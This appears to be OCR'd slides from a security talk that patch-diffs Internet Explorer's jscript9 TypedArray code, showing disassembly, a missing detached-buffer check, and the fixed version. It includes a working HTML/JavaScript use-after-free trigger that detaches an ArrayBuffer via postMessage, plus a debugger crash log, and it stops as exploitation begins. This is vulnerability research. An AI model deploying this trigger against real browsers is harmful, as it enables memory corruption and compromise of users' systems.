<tr><td><b>Uint16Array</b></td><td colspan="2">0</td><td colspan="2">1</td><td colspan="2">2</td><td colspan="2">3</td><td colspan="2">4</td><td colspan="2">5</td><td colspan="2">6</td><td colspan="2">7</td></tr>
<tr><td><b>Uint32Array</b></td><td colspan="4">0</td><td colspan="4">1</td><td colspan="4">2</td><td colspan="4">3</td></tr>
<tr><td><b>Float64Array</b></td><td colspan="8">0</td><td colspan="8">1</td></tr>
</table>

Analysis



June

May

10217CA0 ?DirectGetItem@?$TypedArray@D$0A@@Js@@UAEPAXI@Z

primary

```
10217CA0  ?DirectGetItem@?$TypedArray@D$0A@@Js@@UAEPAXI@Z
10217CA0  mov    edi, edi                 // ?DirectGetItem@?$TypedArray@D$0A@@Js@@UAEPAXI@Z
10217CA2  push   ebp
10217CA3  mov    ebp, esp
10217CA5  pop    ebp
10217CA6  jmp    ?BaseTypedDirectGetItem@?$TypedArray@D$0A@@Js@@QAEPAXI@Z
```

```
10217CA0  ?DirectGetItem@?$TypedArray@D$0A@@Js@@UAEPAXI@Z
101A74F4  mov    edi, edi
101A74F6  push   ebp
101A74F7  mov    ebp, esp
101A74F9  mov    edx, ecx
101A74FB  mov    eax, ds:[edx+0x10]
101A74FE  cmp    b1 ds:[eax+0x10], b1 0
101A7502  jnz    0x101A7532
```

```
10217CA0  ?DirectGetItem@?$TypedArray@D$0A@@Js@@UAEPAXI@Z
101A7532  push   b1 0
101A7534  call   ?GetScriptContext@RecyclableObject@Js@@QBEPAVScriptContext@2@XZ
101A7539  mov    edx, 0x800A15E4
101A753E  mov    ecx, eax
101A7540  call   ?ThrowTypeError@JavascriptError@Js@@SGXPAVScriptContext@2@JPBG@Z
```

```
10217CA0  ?DirectGetItem@?$TypedArray@D$0A@@Js@@UAEPAXI@Z
101A7504  mov    eax, ds:[edx+4]
101A7507  push   esi
101A7508  mov    esi, ss:[ebp+arg_0]
101A750B  mov    eax, ds:[eax+4]
101A750E  cmp    esi, ds:[edx+0x1C]
101A7511  jnb    0x101A7527
```

```
10217CA0  ?DirectGetItem@?$TypedArray@D$0A@@Js@@UAEPAXI@Z
101A7513  mov    ecx, ds:[edx+0x20]
101A7516  mov    edx, ds:[eax+0x21C]
101A751C  movsx  ecx, b1 ds:[ecx+esi]

101A7520  call   ?ToVar@JavascriptNumber@Js@@SGPAXHPAVScriptContext@2@@Z
101A7525  jmp    0x101A752D
```

```
10217CA0  ?DirectGetItem@?$TypedArray@D$0A@@Js@@UAEPAXI@Z
101A7527  mov    eax, ds:[eax+0x214]
```

```
10217CA0  ?DirectGetItem@?$TypedArray@D$0A@@Js@@UAEPAXI@Z
101A752D  pop    esi
101A752E  pop    ebp
101A752F  retn   b2 4
```

?DirectGetItem@?$TypedArray@D$0A@@Js@@UAEPAXI@Z 10218500

secondary


```
10218500  ?DirectGetItem@?$TypedArray@D$0A@@Js@@UAEPAXI@Z
10218500  mov    edi, edi          // ?DirectGetItem@?$TypedArray@D$0A@@Js@@UAEPAXI@Z
10218502  push   ebp
10218503  mov    ebp, esp


10218505  mov    eax, ds:[ecx+4]
10218508  push   esi
10218509  mov    esi, ss:[ebp+arg_0]
1021850C  mov    eax, ds:[eax+4]
1021850F  cmp    esi, ds:[ecx+0x1C]
10218512  jnb    0x10218528
```

```
10218500  ?DirectGetItem@?$TypedArray@D$0A@@Js@@UAEPAXI@Z
10218514  mov    edx, ds:[ecx+0x20]

10218517  movsx  ecx, b1 ds:[edx+esi]
1021851B  mov    edx, ds:[eax+0x21C]
10218521  call   ?ToVar@JavascriptNumber@Js@@SGPAXHPAVScriptContext@2@@Z
10218526  jmp    0x1021852E
```

```
10218500  ?DirectGetItem@?$TypedArray@D$0A@@Js@@UAEPAXI@Z
10218528  mov    eax, ds:[eax+0x214]
```

```
10218500  ?DirectGetItem@?$TypedArray@D$0A@@Js@@UAEPAXI@Z
1021852E  pop    esi
1021852F  pop    ebp
10218530  retn   b2 4
```

DirectGetItem / DirectSetItem



```
; Attributes: bp-based frame

; public: virtual void * __thiscall Js::TypedArray<char, 0>::DirectGetItem(unsigned int)
?DirectGetItem@?$TypedArray@D$0A@@Js@@UAEPAXI@Z proc near

arg_0= dword ptr  8

mov     edi, edi
push    ebp
mov     ebp, esp
mov     eax, [ecx+4]
push    esi
mov     esi, [ebp+arg_0]
mov     eax, [eax+4]
cmp     esi, [ecx+1Ch]
jnb     short loc_10218528
```

index bound check

```
mov     edx, [ecx+20h]
movsx   ecx, byte ptr [edx+esi]
mov     edx, [eax+21Ch]
call    ?ToVar@JavascriptNumber@Js@@SGPAXHPAVScriptContext@2@@Z ; Js::JavascriptNumber::ToVar(int,Js::ScriptContext *)
jmp     short loc_1021852E
```

```
loc_10218528:
mov     eax, [eax+214h]
```

```
loc_1021852E:
pop     esi
pop     ebp
retn    4
?DirectGetItem@?$TypedArray@D$0A@@Js@@UAEPAXI@Z endp
```

May

```
inline Var DirectGetItem(__in uint32 index)
{
    if (index < GetLength())
    {
        TypeName* typedBuffer = (TypeName*)buffer;
        return JavascriptNumber::ToVar(
            typedBuffer[index], GetScriptContext()
        );
    }
    return GetLibrary()->GetUndefined();
}
```


> No check on the buffer itself
> ⇒ Buffer could be *detached* before accessing/manipulating
> ⇒ Perfect condition for *use-after-free*

Neutering ArrayBuffer

```
function detach(ab) {
    postMessage("", "*", [ab]);
}
```

> Force an ArrayBuffer to be detached by *transferring* it using *postMessage*

> *postMessage* safely enables cross-origin communication




```
otherWindow.postMessage(message, targetOrigin, [transfer]);
```

transfer Optional

Is a sequence of Transferable objects that are transferred with the message. The ownership of these objects is given to the destination side and they are no longer usable on the sending side.

DirectGetItem / DirectSetItem



```
; Attributes: bp-based frame

; int __stdcall Js::TypedArray<char,0>::BaseTypedDirectGetItem(int)
?BaseTypedDirectGetItem@?$TypedArray@D$0A@@Js@@QAEPAXI@Z proc near

arg_0= dword ptr  8

mov     edi, edi
push    ebp
mov     ebp, esp
mov     edx, ecx
mov     eax, [edx+10h]
cmp     byte ptr [eax+10h], 0
jnz     short loc_101A7532
```

buffer detach check

```
mov     eax, [edx+4]
push    esi
mov     esi, [ebp+arg_0]
mov     eax, [eax+4]
cmp     esi, [edx+1Ch]
jnb     short loc_101A7527
```

```
loc_101A7532:
push    0
call    ?GetScriptContext@RecyclableObject@Js@@QBEPAVScriptContext@2@XZ ; Js::Recycl
mov     edx, 800A15E4h
mov     ecx, eax
call    ?ThrowTypeError@JavascriptError@Js@@SGXPAVScriptContext@2@JPBG@Z ; Js::Javas
?BaseTypedDirectGetItem@?$TypedArray@D$0A@@Js@@QAEPAXI@Z endp
```

```
:t@2@@Z ; Js::JavascriptNumber::ToVar(int,Js::ScriptContext *)
```

```
loc_101A7527:
mov     eax, [eax+214h]
```


June

```
// https://github.com/Microsoft/ChakraCore/blob/master/lib/Runtime/Library/TypedArray.h#L238

inline Var BaseTypedDirectGetItem(__in uint32 index)
{
    if (this->IsDetachedBuffer()) // 9.4.5.8 IntegerIndexedElementGet
    {
        JavascriptError::ThrowTypeError(GetScriptContext(), JSERR_DetachedTypedArray);
    }

    if (index < GetLength())
    {
         TypeName* typedBuffer = (TypeName*)buffer;
         return JavascriptNumber::ToVar(typedBuffer[index], GetScriptContext());
    }
    return GetLibrary()->GetUndefined();
}
```


> Now checks for detached buffer
>
> ⇒ Same for ***DataView*** class
>
> ⇒ Fun fact: The vulnerability was already patched (likely during refactoring) in ChakraCore since the initial commit (Jan, 2016) of the code

Attack Plan


```
var ab = new ArrayBuffer(2123 * 1024);
```



```
var ia = new Int8Array(ab);
```



```
postMessage("", "*", [ab]);
```



```
<html>
<meta http-equiv="x-ua-compatible" content="IE=10">
<body>
    <script type="text/javascript">
      function pwn() {
        var ab = new ArrayBuffer(1000 * 1024);
        var ia = new Int8Array(ab);
        detach(ab);
        setTimeout(main, 50, ia);

        function detach(ab) {
          postMessage("", "*", [ab]);
        }

        function main(ia) {
          ia[100] = 0x41414141;
        }
      }
      setTimeout(pwn, 50);
    </script>
</body>
</html>
```

Trigger PoC
⇒ Neuter & access

pwn()

| ArrayBuffer ***ab*** created & allocated

| TypedArray ***ia*** created; ***ab*** backed

|__detach(ab)


|__postMessage(“”, “*”, [ab])

ArrayBuffer ***ab*** detached and free’d

|__main(ia)

|__ia[100]


Access violation!!!



```
(ac4.adc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=023c18a0 ecx=41414141 edx=00000001 esi=00000064 edi=03480020
eip=6aa237c2 esp=0235be00 ebp=0235be80 iopl=0         ov up ei ng nz na pe cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010a87
jscript9!Js::JavascriptOperators::OP_SetElementI+0x1d6165:
6aa237c2 88043e          mov     byte ptr [esi+edi],al      ds:0023:03480084=??
0:007> !vprot edi
BaseAddress:       03480000
AllocationBase:    00000000
RegionSize:        000e0000
State:             00010000  MEM_FREE
Protect:           00000001  PAGE_NOACCESS
```

```
var ab2 = new ArrayBuffer(0x1337);
